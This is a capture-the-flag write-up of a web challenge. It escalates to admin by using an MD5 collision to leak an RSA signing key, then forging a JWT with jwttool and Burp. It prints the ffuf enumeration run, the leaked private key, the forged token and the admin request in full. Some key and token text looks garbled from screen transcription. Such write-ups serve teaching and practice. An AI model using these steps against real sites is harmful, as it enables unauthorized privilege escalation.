


## DESCRIPTION


I told my developer to create a secure and authentication based website for our team nCreeps. He created that website and calls that website "secure". And these developers always sucks, I tried my best to cover his never ending bug list. I hope now it's secure!!!

@hyp3rd1ab6lo

## Initial Observation

The webpage had two basic options: Login and Register.





After registering and logging in, there wasn't much that stood out except for the JWT (JSON Web Token), which seemed a bit suspicious. Given the challenge was named "tokenizer", I figured the JWT was central to solving it.

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibHVjaSI6InB1YmxyY19pZCI6Ijc3ODNhNmExLTBmYjQtNGJlNy05OTYwLWUzMzlhNTE4NzA2YSIsImFkbWluIjpmYWxzZSwiZXhwIjoxNzEzMTkyMTUyfQ.I40qVF_o97BMZFharwuJ36g99BRANJAMnHjWHwM1eys6G3r2SSqS_0ByzutI3_eH3Zw3U003ic0CEZmfTYU6F8QakySReLzjTLb145dZRTqrHfx1Yqu15gE5piBx17AlrFlp4hh0-Y8eP54FpqXN0UKjPx1wj256_IfQ7Q1FGbM_9U4rc62IBge3_9CzvwrRVf5S_0vuzQxY7dV1EfGtDLVDBDgsZ0DB1Wr5iejgfn3bFSdQZdLQSPUwpBYwpq-qCBn8BTnaj8WmcHoTiZKA2PIUdHhQRBGaywZ2sxZ7oPBkSwPbVezX2cBsUAcjD5dQmFKU0dQKvjM5kXJY0WKjbg
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "RS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "user": "luci",  "public_id": "7783a6a1-0fb4-4be7-9960-e339a518706a",  "admin": false,  "exp": 1713192152}
```

VERIFY SIGNATURE

RSASHA256(  
base64UrlEncode(header) + "." +  
base64UrlEncode(payload),  
Public Key in SPKI, PKCS #1,  
X.509 Certificate, or JWK string format.

Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.

The `admin` variable was set to false.

## Trails & Errors:

I attempted several known JWT attack vectors, none of which worked:

- Mass assignment attack during registration by setting `admin=true`
- Setting the JWT algorithm to `none`
- Providing a null signature
- Blank password trick
- Tampering with the payload
- Base64-decoding the payload, changing `admin` to `true`, and re-encoding it

All of them failed.

## Directory Discovery (a.k.a. Brute Force... Sort Of)

Even though brute-forcing was discouraged, I got desperate. Desperate times call for desperate solutions.

Got the two new endpoints:

```
(shivam@kali)~[~/shunya/Can you break the Key]
$ ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -u https://ch7289182376.ch.eng.run//FUZZ -t 200

      /\_/\  /\_/\  /\_/\  /\_/\
     /  _  \ /  _  \ /  _  \ /  _  \
    /  _  \ /  _  \ /  _  \ /  _  \
   /  _  \ /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \ /  _  \
/  _  \ /  _  \ /  _  \ /  _  \

v2.1.0-dev

-----

:: Method      : GET
:: URL         : https://ch7289182376.ch.eng.run//FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

-----


admin      [Status: 200, Size: 42, Words: 6, Lines: 2, Duration: 599ms]
login      [Status: 200, Size: 1159, Words: 229, Lines: 30, Duration: 804ms]
register   [Status: 200, Size: 1166, Words: 228, Lines: 30, Duration: 1602ms]
upload     [Status: 200, Size: 734, Words: 110, Lines: 20, Duration: 1016ms]
welcome    [Status: 200, Size: 1063, Words: 293, Lines: 48, Duration: 817ms]
:: Progress: [4727/4727] :: Job [1/1] :: 113 req/sec :: Duration: [0:00:31] :: Errors: 0 ::
```

Discovered these endpoints:


- `/login`
- `/register`
- `/admin (new)`
- `/upload (new)`
- `/welcome`

### `/admin` Endpoint

Accessing `/admin` required a JWT where `admin: true`. But since JWTs were signed using RS256 (asymmetric signing), I needed the private key to sign the tampered token.



### `/upload` Endpoint



Uploading a random image returned:

Image authentication failed

This hinted at some kind of image comparison or hashing.





Image authentication failed according to this I figured out

```
If Input image == server image
    Authentication successful
Else
    Authentication Unsuccessful
```

I dug deeper and viewed the source code and it turns out it was using MD5-based image authentication.



```
<p>...</p>
<!--
That developer sucks kept secret open so added very super MD5
image authentication so that only authorized people can access
it. I Will kick his ass if this fails!!
-->
```

So they were matching MD5 hashes, a classic case vulnerable to MD5 collision attacks.

```
if md5(input_image) == md5(server_image):
    Authentication Successful
else:
    Authentication Failed
```

I Googled “MD5 collision” and came across example images that produce the same MD5 hash but contain different content.

I tried:

- The ShunyaCTF logo
- The landing page image


No luck!

Then, after a break and more Googling, I found a well-known MD5 collision image on the search result.

md5 collision

All Images News Videos Shopping More Tools

Online Example Python GitHub Probability Generator Java PDF CTF

 Cryptography Stack Exchange  
https://crypto.stackexchange.com › questions › are-ther...

**Are there two known strings which have the same MD5 ...**

11 Dec 2011 — One could create **collisions** using Marc Steven's HashClash on AWS and estimated the the cost of around \$0.65 per **collision**. These 2 images have ...

7 answers · 90 votes: Yes you can, see at the MD5 Collision Demo, the two blocks: d131dd02...

What is the **MD5 collision** with the smallest input values? 28 Apr 2014

**MD5 Collision** Attack Explained - Cryptography Stack Exchange 11 Oct 2015

What was the first **MD5 collision** ever constructed? 17 Sept 2015

prime numbers - Quickest way to find **MD5 collision** 14 Mar 2023

More results from crypto.stackexchange.com

The first site had an example image

These 2 images have the same md5 hash: 253dd04e87492e4fc3471de5e776bc3d



I uploaded that and I got the private key!

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Sun, 14 Apr 2024 16:25:20 GMT
3 Content-Type: application/json
4 Content-Length: 1793
5 Server: nginx/1.25.4
6
7 {
  "Private key":
  "-----BEGIN PRIVATE KEY-----\nMIIEuwIBADANBgkqhkiG9w0BAQEFAASCBKUwggShAgEAAoIBAQMsoF+5gwAJGCr\
D4khtlCm/iCuiSV8tGhNvZ+XGwRQL6wAFr8MNE+PXTCSIItpyzr9daJABCZ6jiQU\ncazLvJ9XhZOGnBMHRdPTv/PgcUgi\
BTei40Mv8Xk0PgSeRHnsfztgLLyl26Mw/d\nQyEJwLP+GKdLTtG/AtMhgE0Wlj83LajeASZBGKaE0Fd6aM12doFCy3k10se\
3Hgu\nTkptwhAo9LZbKXFa4H9KhA2PVa1ZXidG12G2URm+8Gq013kNbJWuY5JV6W07cdeV\nsKVh4wyBJoi4uc0shLKIWGP\
OLQ8B5G/JStev8LArEZhpDrcVPUGlz7GEqluFg\nh7ojTovFAGMBAECgf89JIEnd21RaIkPJcgDa/oiTAnb1Ao8V6bQG\
s7tK9B7vtg\nPp5JJoImankxm3YTPFmTFtrs3dPTWLxZTjX6p0kezZVTerRUKFvumMxYmHwV9+i6t\nnr3u3LNmv27Nqj3R+N\
wndhy1Br08iv800h0snPCb0ye+31S2MLtoRk4MEzs1DF0A\n1k/Le1k7HJaqHVwt7u04nwoosnBxC5ajhMZCoNx5Pdsc7ko\
tP+ETuSU1cJ187b9\nVwokuZ0iD6ZgTTLVS+kRXamL1UrUJZAPacdaAqPdy+mLTkVKtIKBI+umQ9N0sN5q\nnTvmi3wnNB2m\
200lmvkLe9mr4ICoTh08ckGhm70CgYEA7eKmQston1Id0Syn/zH4\nXWrH0kydV3t5iWl8KzLX5wj1eQSuSi j2B+0hn5Lum\
V79CT8ycBcKc0Sd0aHanVd\nUhYRQMZDZ4BtqEOGyskOCd7rBJyGwvd23creEHXNec4kkNJgFttj9XjC4STmeA+r\nnXuP8d\
LEMnSbQT9RZpEvRGsCgYEA3EmxjE7fwdows+vfm9i v5CnhAEIablPElv8p\nnWHAGVCU0XzEHh653XaezTcURyohwHh/n+JF\
xLYmcS4qj3tRPsa2i stLDnDn27wTL\nn+79B9IoBValwrLg7WorQK9Jmve5GzJDkIfceddJjB8JMSaDAOwmKT XSkHdEjJKq\
pBsq/I8CgYAG7PZSM4HUQZvAMmChuV61uYobVGewSFP9gCixSUwn1CpxX4WDezXO\nnfP4Tmz9/E/qL3Rf09963CI6XAK8o\
olPac674q+1Kpcn7qoSLmX5/mHpNb3jiTT\nnyDg22nck+K9v1/Ac0j7qwp1J2L0s+afPL2ueOfykS2jJuYI xLkDmCQKBgQC\
aJjE\n5YjeL10Lb5BhsB2N/7w5uc8+VgfqP/hDJoDBYMcYI8TisJVgG5G67yrcqOWQRRf+\n+u0VwOQ0nbn2AiMqXKhZK3t\
/OAuxGBqCV+dNR6I0V8uaX6srQub/4KdcnrLq3u0\nsS6xi0Qk2Ni ey cud4lPxeZqULBmoum1VKw8DD8QKBgd402xEsKH4tU\
6xJjqdG09/\n+eeQpPJX0T4UcsISHsnLW0g3cWtLLxQGYLm6Sft2Aih2S7SWedGTkkVaXrN7uP\nnjhb02m7a+eDEcrGke\
l3Itx8z1tQnOP5mGtD84+JhTG3HeAbQsTUp/RVYvRCLL5G\nniM+JYGEfIVyrrH4jHFxg\n-----END PRIVATE KEY-----\
n",
  "message": "Image authenticated successfully!"
}
```

## Private Key Issues

The private key came with `\n` characters. I had to format it properly by replacing `\n` with newlines.

Now I had a usable RSA private key.



```

(shivam@kali)-[~/shunya]
$ cat privatekey
-----BEGIN PRIVATE KEY-----
MIIEuwIBADANBgkqhkiG9w0BAQEFAASCBUwggShAgEAAoIBAQDMs0F+5gwAJGCr
D4khtlCm/iCuiSV8tGhNvZ+XGWRQL6wAFr8MNE+PXTc5IItpyzr9daJABCZ6jiQU
cazLvJ9XhZOGnBMHRdPTv/PgCugilyBTei40Mv8Xk0PgSeRHnsfztgLLyl26MW/d
QyEJWlP+GKdLTtG/AtMhgEOWlj83LajeASZBGKaE0Fd6aM12doFCy3k10sec3Hgu
TkptwhAo9LZbKXFa4H9KhA2Pva1ZXidG12G2URm+8Gq013kNbjWuY5JV6W07cdeV
sKVh4wyBJoi4uc0shLKIWGP50LQ8B5G/JSqTev8LArEZhpDrcVPUGlz7GEq1uFg
H7ojTovFagMBAAECgf89JIEnd21RalkPJcgDa/oitAnb1Ao8V6bQGks7tK9B7vtg
Pp5JoImankxm3YTPFmTftrs3dPTWLxZTjX6p0kezZVTERUKFvumMxYmHwV9+i6t
r3u3Lnmv27Nqj3R+NFWndhy1Br08iv800h0snPCb0ye+31S2MLtoRk4MEzs1DF0A
1k/Le1k7HJJaQHvWt7u04nwoosnBxC5ajhMZCoNx5Pdsc7ko/tP+ETuSU1cJ187b9
VWokuZ0id6ZgTTLVS+kRXamL1UrUJZAPacdaAqPdy+mLTKVKtIKBI+umQ9N0sN5q
Tvmi3WnNB2mz200lmvkLe9mr4ICoTh08ckGhm70CgYEA7eKmQston1Id0Syn/zH4
XWrH0kydV3t5iWl8KzLX5Wj1eQSuSij2B+0hn5LumfV79CT8ycBcKc0Sd0aHanVd
UhYRQMZDZ4BtqEOGyskOCd7rBJyGwvd23creEHXNec4kkNJgFttj9XjC4STmeA+r
XuP8dtLEMnSbQT9RZpEvRGsCgYEA3EmxjE7fwdows+vfM9iv5CnhAEIablPElv8p
WHAGVCU0XzEHh653XaezTcURyohWHh/n+JFGxLYmcS4qj3tRPsa2isTldnN27wTL
+79B9IoBValwrLg7W0rQK9Jmve5GzJDkIfceddJjB8JsMSaDA0wmKTXSkHdEjJKq
pBsq/I8CgYAG7PZSM4HUQZvAMmChuV61uYobVGewSFP9gCixSUWn1CpxX4WDezX0
fP4Tmz9/E/qL3Rf09963CI6XAK8oLkoLPac674q+1Kpcn7qo5LmX5/mHpNb3jiTT
yDg22nck+K9v1/AcOj7qwp1J2L0s+afPl2ueOfykS2jJuYIxLkDmCQKBgQCZaJjE
5YjeL10Lb5BhsB2N/7w5uc8+Vgfpq/hDJoDBymcYI8TisJVgG5G67yrcqOWQRRf+
+u0VwOQ0nbn2AiMqXKhZK3t4/OAuxGBqCV+dNR6I0V8uaX6srQUb/4KdcnrLq3u0
S6xi0Qk2Nieycud4LPxeZqULBmoum1VKw8DD8QKBgD402xESKH4tU/6xJjqdG09/
+eeQpPJjX0T4UcsISHsnLW0g3cWtLLxQGYyLm6Sft2Aih2S75WedGTkkVaXrN7uP
jhb02m7a+eDEcrGke6l3Itx8z1tQnOP5mGtD84+JhTG3HeAbQsTUp/RVyvRCLl5G
iM+JYGEfIVyrrH4jHFxg
-----END PRIVATE KEY-----

```

That's the key

Now there are bunch of option to tamper and resign the jwt

I used jwttool

The command:

```
jwttool -T -S rs256 -pr <private_key_file> <jwt_token>
```

Running the command:





```

Please select a field number:
(or 0 to Continue)
> 0
jwttool_83c7583895e7e9c2efd115704828c537 - Tampered token - RSA Signing:
[+] eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibHVjaSI6InB1YmtpY19pZCI6Ijc3ODNhNmExLTBmYjQ0NGJlNy05OTYwLWUzMzlhNTE4NzA2YSIsImFkbWluIjp0cnVlLCJleHAiOjE3MTMxOTIxNTJ9.wPpBzXwNKGTrz-_dBAFXzSUiBNm1J47Xy6i5GTIaaZrmYt0D9okNOF26TW-2tcG4wy02HC7fuNxss28wtBhZfd0eXmWNIvRzXPR8xbSKGHVlnX8Pwqmw0uGWRwfA0273qTDTxV_fjIPE3fSlgq5YhclV3-waq6LNp_RS3DQJGho8Enr81XIE18gDUyLtxj04mt01JzJP980gzP6p79Ak9PrqJbAy2YPJG788U82EdPzDG805fdpBRPGS_g0bplV7COLlQclwo3J4RgE6nUqusNVby9GwPth4Vcxa1u5Ag3-3TZevkokwk64vELYUUHYkn45ogNcjD7GSi7DVXCOyXw

```

## Logging In as Admin

There are multiple steps to login:


- Replaced the token in browser cookie
- Use Burp Suite Repeater
- Use curl

I personally used Burp Repeater to send the authenticated request.

```

Request
Pretty Raw Hex
1 GET /admin HTTP/1.1
2 Host: ch7289182381.ch.eng.run
3 Cookie: token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibHVjaSI6InB1YmtpY19pZCI6Ijc3ODNhNmEx
LTBmYjQ0NGJlNy05OTYwLWUzMzlhNTE4NzA2YSIsImFkbWluIjp0cnVlLCJleHAiOjE3MTMxOTIxNTJ9.wPpB
zXwNKGTrz-_dBAFXzSUiBNm1J47Xy6i5GTIaaZrmYt0D9okNOF26TW-2tcG4wy02HC7fuNxss28wtBhZfd0eX
mWNIvRzXPR8xbSKGHVlnX8Pwqmw0uGWRwfA0273qTDTxV_fjIPE3fSlgq5YhclV3-waq6LNp_RS3DQJGho8En
r81XIE18gDUyLtxj04mt01JzJP980gzP6p79Ak9PrqJbAy2YPJG788U82EdPzDG805fdpBRPGS_g0bplV7COL
lQclwo3J4RgE6nUqusNVby9GwPth4Vcxa1u5Ag3-3TZevkokwk64vELYUUHYkn45ogNcjD7GSi7DVXCOyXw
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11

```

A screenshot of a web browser's developer console, specifically the 'Response' tab. The console shows an HTTP 200 OK response from a server running nginx/1.25.4. The response is in JSON format, containing a 'flag' and a 'message'. The 'flag' is '0CTF{S3ns4tional\_Sw33t\_Tr3ats\_with\_JWT\_Surpris3s}' and the 'message' is 'Welcome Admin!'. The console is styled with a dark background and light text. The 'Pretty' tab is selected, showing the response in a formatted JSON view. The 'Raw' tab is also visible. The 'Hex' and 'Render' tabs are not selected. The console is numbered 1 through 9 on the left side.

```
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Apr 2024 16:37:59 GMT
3 Content-Type: application/json
4 Content-Length: 88
5 Connection: close
6 Server: nginx/1.25.4
7
8 {
9   "flag": "0CTF{S3ns4tional_Sw33t_Tr3ats_with_JWT_Surpris3s}",
10  "message": "Welcome Admin!"
11 }
```

Finally the burning in hell is over

Flag: 0CTF{S3ns4tional\_Sw33t\_Tr3ats\_with\_JWT\_Surpris3s}